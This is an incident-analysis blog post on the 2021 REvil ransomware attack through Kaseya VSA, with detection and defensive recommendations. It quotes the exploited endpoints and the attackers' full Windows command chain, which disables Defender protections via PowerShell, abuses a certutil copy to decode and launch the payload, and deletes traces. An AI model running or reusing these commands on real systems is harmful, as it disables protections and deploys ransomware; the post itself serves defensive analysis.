
Observations and Recommendations from the Ongoing REvil-Kaseya Incident

blog.gigamon.com/2021/07/08/observations-and-recommendations-from-the-ongoing-revil-kaseya-incident/

July 8, 2021




Security / July 8, 2021

Joe Slowik

Background

On July 2, 2021, software vendor Kaseya's VSA remote monitoring and management tool became the point of focus for an intrusion campaign impacting multiple managed service providers (MSPs). While initially viewed as a software supply-chain intrusion (implying compromise of Kaseya and modification of VSA packages), subsequent analysis identified the intrusion sequence as exploitation of known but unpatched vulnerabilities in VSA,

followed by use of MSP privileged connections to clients to deliver REvil ransomware. REvil, similar to DarkSide ransomware, operates via an affiliate model where attackers can operate the malware.



Continuous updates from security firm Huntress as well as Kaseya itself indicated dozens of VSA customers (MSPs) were impacted, leading to follow-on impacts at more than one thousand entities linked to the impacted MSPs.

Affected entities ranged from a Swedish grocery chain that shuttered hundreds of locations due to the incident, to several school systems in New Zealand.

While the impact of this incident will only become clear with more time, sufficient information now exists to analyze precisely how this event took place, and how network defenders can prepare for future, similar incidents should they occur.

Initial Delivery and Execution

Initial delivery and execution mechanisms for this incident relied on identification and subsequent exploitation of vulnerabilities within the VSA platform. While initial reporting suggested a potential breach at Kaseya leading to the distribution of malicious VSA updates, subsequent analysis revealed this to not be the case. Instead, while the company's software was certainly impacted through the event, Kaseya itself appears to have avoided a breach of its own network.

Rather than a software supply chain compromise, the incident instead reflects a *services* supply chain incident. In this scenario, the adversary abuses trust relationships between ultimate victims and MSPs in order to deploy a malicious capability.

Previous examples of service-focused supply chain activity include the CloudHopper campaign and the Palmetto Fusion activity described by the U.S. government. At this time, it is not clear whether the MSPs targeted in this incident were deliberate selections (for example, based on the number or type of clients managed) or opportunistic identification of entities running vulnerable and exposed VSA instances. On the latter point, Kaseya repeatedly stated during response to this incident that only the on-premises version of VSA was impacted by the vulnerabilities under discussion, while the software as a service (SaaS) platform showed no evidence of exploitation.

Based on analysis from Huntress, enabled through data sharing from victim MSPs, initial intrusion at MSP entities started by accessing an externally exposed VSA-related resource — dl.asp — and abusing a flaw in that application's authentication process. Once authentication was circumvented, the intruders used built-in VSA functionality to upload at least two files:

- Agent.crt, an encoded REvil ransomware payload that would be distributed to MSP clients
- Screenshot.jpg, an executable masquerading as an image file designed to delete relevant logs and other cleanup actions on impacted VSA instances

While upload of these items appears to have abused legitimate VSA functionality following the authentication bypass noted above, actual process execution appears to rely on another vulnerability, potentially SQL injection, via another exposed application, userFilterTableRpt.asp. Through exploitation, the REvil affiliate would be able to achieve command execution of the deployed payloads in the victim environment, leading to follow-on infection stages described below.

As noted by Kaseya, the following HTTP GET and POST requests relate to the previously-described activity:


```
POST: /dl.asp, /cgi-bin/KUpload.dll, /userFilterTableRpt.asp

GET: /done.asp
```

The above items in this specific incident were accessed by an entity potentially using the command line tool cURL based on the User Agent "curl/7.69.1" in network logs and traffic.

While specific evidence is unavailable at the time of this writing, the above exploitation path indicates the REvil affiliate involved was able to access VSA instances directly via an external network connection. Review of VSA exposure through web scanning tools indicated

more than one thousand such instances were externally accessible at the time of the incident (although significantly reduced since then), indicating a potential intrusion path while also informing victim selection based purely on availability.



Subsequent Propagation to Victims

Once the intruder compromised MSP entities, they abused VSA characteristics to enable follow-on distribution and execution of REvil ransomware in MSP customer environments. The entity enabled this phase of operations through a combination of impersonating legitimate VSA functionality for distribution and using Kaseya-prescribed antivirus directory exclusions to evade (some) security solutions.

Based on reporting from multiple third parties, subsequent activity leverages the legitimate Kaseya VSA update agent (agentmon.exe on local systems) to push a malicious update object that drops an encoded file (agent.crt) to disk. The update agent then launches a series of Windows commands for subsequent functionality on victim machines:

```
ping 127.0.0.1 -n <Parameter> >> nul &
%SystemDrive%\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference
-DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableScriptScanning $true -
EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -
MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
%SystemDrive%\Windows\System32\certutil.exe %SystemDrive%\Windows\cert.exe & echo
%RANDOM% >>>> %SystemDrive%\Windows\cert.exe & %SystemDrive%\Windows\cert.exe -decode
<VSA Agent Directory>\agent.crt <VSA Agent Directory> \agent.exe & del /q /f <VSA
Agent Directory> \agent.crt %SystemDrive%\Windows\cert.exe & <VSA Agent
Directory>\agent.exe
```

The above breaks down to the following steps:

1. Establish a timer via the “ping” function to localhost, setting the number of pings to roughly equal the amount of time between execution and 1630 UTC on 02 July 2021. In this fashion, all payloads are synchronized to execute at approximately the same time.
2. Use PowerShell to disable multiple security, prevention, and monitoring functions on the victim machine.
3. Create a copy of the legitimate Windows binary “certutil.exe” in the Windows directory.
4. Use the copy of certutil to decode the “agent.crt” payload, save it as an executable, then launch the program.
5. Remove artifacts (agent.crt, agent.exe, and the copy of certutil) from the victim host.

At the end of the above sequence, a REvil ransomware variant executes, resulting in encryption of the host. Of note, while REvil contains the capability of “checking in” with controllers (to send victim information and other statistics) via a list of domains within the ransomware’s configuration, the specific REvil variants distributed in this campaign disabled this functionality. As a result, network traffic from the ransomware execution is essentially non-existent, with no observed Command and Control (C2) observables, or even (given the distribution mechanism) artifacts related to lateral movement.

Detection and Defensive Possibilities

The above sequence of behaviors presents a vexing problem to network defenders, especially for those representing ultimate victims for ransomware operations. Given the use (and abuse) of otherwise legitimate, trusted network pathways, detection and mitigation opportunities would appear limited. Yet, by reviewing how this operation took place, even with only preliminary data and investigations ongoing, viable defensive strategies are revealed. Through appropriate leveraging of available data sources, recognizing adversary tradecraft, and applying this understanding to revealed anomalies in network observables, defenders can formulate a plan to detect similar attack vectors in future encounters.

Intermediate Victim Opportunities

The REvil affiliate in this campaign breached MSPs using an unpatched vulnerability in external-facing software. While the vulnerability aspect of matters presents a difficult to address problem, as it was neither publicly disclosed nor was there a patch available, other aspects of this initial intrusion pathway offer multiple detection and mitigation possibilities.

First, attack surface identification, and subsequent reduction, could remove or substantially limit access to vulnerable resources (such as the VSA portal). While potentially limiting ease and convenience of access, placing such a portal behind a virtual private network (VPN) or other control significantly increases the difficulty of exploitation or even illicit authentication to the resource. Identifying such resources and implementing appropriate security architecture thus represents a powerful if not critical control that may have minimized risk of incidents such as this REvil event. Furthermore, establishing such limits facilitates the creation of network choke points that can enable further monitoring of environments and ensuring that traffic of interest passes through sensors for analysis and response.

Second, the events in question reveal several anomalous items that are revealed through network security monitoring (NSM) and analysis. For example, MSP compromise relies not just on subverting authentication, but using this to enable upload of malicious payloads via an authorized portal. Yet identifying or baselining what should be uploaded through such applications can allow defenders to identify suspicious or outright malicious objects utilizing this mechanism. Such an approach is especially rewarded in cases like “Screenshot.jpg,” where a file object attempts to use a benign extension to mask a binary payload, and “Agent.crt,” where an executable is transferred using a common encoding schema.

Third, various activities described previously, from authentication to upload to command injection to achieve program execution, took place via a somewhat anomalous User Agent belonging to the cURL utility. While cURL is a legitimate program, identifying this User Agent associated with the network activities linked to ultimate REvil distribution is exceptionally strange, and provides a potential alerting point for intrusions. Categorizing and appropriately profiling communication metadata, especially linked to sensitive resources such as interactive portals, or even HTTP commands such as POST associated with plaintext commands or other observables, can assist in identifying activity for further investigation.

Ultimate Victim Defensive Measures

From the perspective of ultimate victims of this campaign, defensive measures are sadly more limited. An organization adopting best practices from their vendor would be left almost completely blind to potential exploitation given the use of a trusted network path (update push from MSP VSA nodes) and requirements to curtail or eliminate security monitoring of product directories.

Based on these observations, one of the first concrete actions defenders and asset owners can take in this situation is to simply ignore (or at least refine) vendor recommendations. Instead of allow-listing or omitting entire *directories* from security monitoring and response, narrowly tailoring adjustments to match specific file names, file paths, and potentially even file signatures could significantly reduce attack surface and minimize a malicious actor's ability to action a supply chain compromise. Such work is, however, arduous and has the risk of breaking updates or other functionality. Yet, as examples like this incident and the previous SolarWinds and Microsoft intrusion linked to Russian intelligence operations demonstrate, the testing and analysis required to action such limits may be well worth the effort given the increase in security by treating vendor updates with greater scrutiny.

From a network perspective, defenders are in a more limited state as services such as the VSA update process will leverage implicitly-trusted, likely encrypted pathways for data transfer. Yet as such trust-subverting intrusions become more common, organizations gain greater incentive to apply further scrutiny to these relationships.

Through techniques such as SSL decryption and greater application of NSM practices to even nominally-trusted communication pathways, defenders can potentially identify the initial stages of an intrusion such as that employed by REvil operators in this incident. Looking for communication artifacts or observables such as the transfer of encoded objects (like "agent.crt") or downloaded binary files without a known good, known expected signature can serve as critical tripwires for defenders that matters are not what they seem, leading to a response that curtails or prevents subsequent ransomware activity.

Conclusion

Supply chain-oriented intrusions, whether through products or services, are an increasing threat to organizations. By adopting a more robust and complete posture with respect to NSM and network detection and response (NDR), defenders can identify the precursors associated with such activity (if they are a supplier of interest, in products or services), or alterations in otherwise normal activity (if one is an end user).

By minimizing blind spots; increasing visibility into all traffic, including TLS inspection; and analyzing communication streams, combined with thorough coverage of systems and endpoints, defenders can layer defenses in such a fashion to detect or even defeat these types of intrusions, whether their ultimate goal is ransomware deployment, as seen in this incident, or espionage operations.

How to Take Action

To learn how to leverage Gigamon for SSL decryption and blind spot elimination for better NSM and for network detection and response, contact us here.

CONTINUE THE DISCUSSION

People are talking about this in the Gigamon Community's Network Detection and Response (NDR) group.

Share your thoughts today

NDR Resource Ransomware

RELATED CONTENT

REPORT

2022 Ransomware Defense Report

GET YOUR COPY >

WEBINAR

Ransomware Best Practices: Agentless Threat Hunting

WATCH ON-DEMAND >

REPORT

2022 TLS Trends Data

DOWNLOAD REPORT >

WEBPAGE

Suddenly, Ransomware Has Nowhere to Hide

TAKE A LOOK >

OLDER ARTICLE
Partner Spotlight: Gigamon and The Teneo Group Help Customers with Their Changing Needs
NEWER ARTICLE
What Is TLS 1.2, and Why Should You (Still) Care?
TOP